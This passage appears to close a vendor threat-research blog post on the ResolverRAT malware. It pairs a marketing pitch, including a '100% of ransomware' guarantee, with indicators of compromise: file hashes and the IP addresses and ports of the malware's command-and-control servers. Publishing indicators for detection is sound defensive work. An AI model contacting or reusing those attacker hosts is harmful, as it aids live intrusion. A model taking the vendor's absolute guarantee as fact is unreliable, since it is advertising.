Powered by Automated Moving Target Defense (AMTD), Morphisec's Anti-Ransomware Assurance Suite provides multi-layered and comprehensive preemptive cyber defense against ransomware and advanced attacks like ResolverRAT. Infiltration protection stops attacks at the earliest stage, while impact protection protects systems, files and critical assets.


Morphisec uses proactive mechanisms to prevent sophisticated attacks, unlike traditional detection-based technologies — which ResolverRAT successfully evaded. Morphisec's AMTD-based approach combines with adaptive exposure management to significantly reduce attack surface exposure, thereby reducing risk exposure.

Schedule a demo today to see how Morphisec stops ResolverRAT and other advanced attack techniques.

Get the ransomware-free guarantee

Morphisec stops 100% of ransomware attacks at the endpoint

Get a demo


MORPHISEC
Adaptive Exposure Management
Security Misconfigurations
Incidents
Protection Policies
Dashboard
Risk Analyzer
Exposure Components
Vulnerability Prioritization
Security Misconfigurations
Security Controls Validation
High-Risk Software
Hosts

ResolverRAT IOCs

SHA256

ec189b7ce68cb308139f6a5cf93fd2dc91ccf4432dc09ccaecb9de403a000c73
6c054f9013c71ccb7522c1350995066ef5729371641a639a7e38d09d66320bf4
c3028a3c0c9b037b252c046b1b170116e0edecf8554931445c27f0ddb98785c1
19a4339a4396e17fece5fd5b19639aa773c3bb3d8e2f58ee3b8305b95d969215
05313e81e28f4c4a13e5f443cd2641181d5de95cdc7e450e097ee23c09758a15
80625a787c04188be1992cfa457b11a166e19ff27e5ab499b58e8a7b7d44f2b9
e78505de8436a1d9978fd03a4e374518be6f3f6f7f4bf18ae59e3f23301ce927

C2 IPs

38.54.6.120
192.30.241.106

C2 Ports

56001

56002

56003

About the author

Nadav Lorber

Security Research Tech Lead

Nadav Lorber is a leader on Morphisec's cutting-edge threat research team. He began his career in threat intelligence in 2013, where he was a SOC Specialist for the Israeli government's military intelligence department. Since joining Morphisec, Nadav has helped uncover key insights on topics like Jupyter Infostealer, Log4j, and the Snip3 crypter.

Stay up-to-date

Get the latest resources, news, and threat research delivered to your inbox.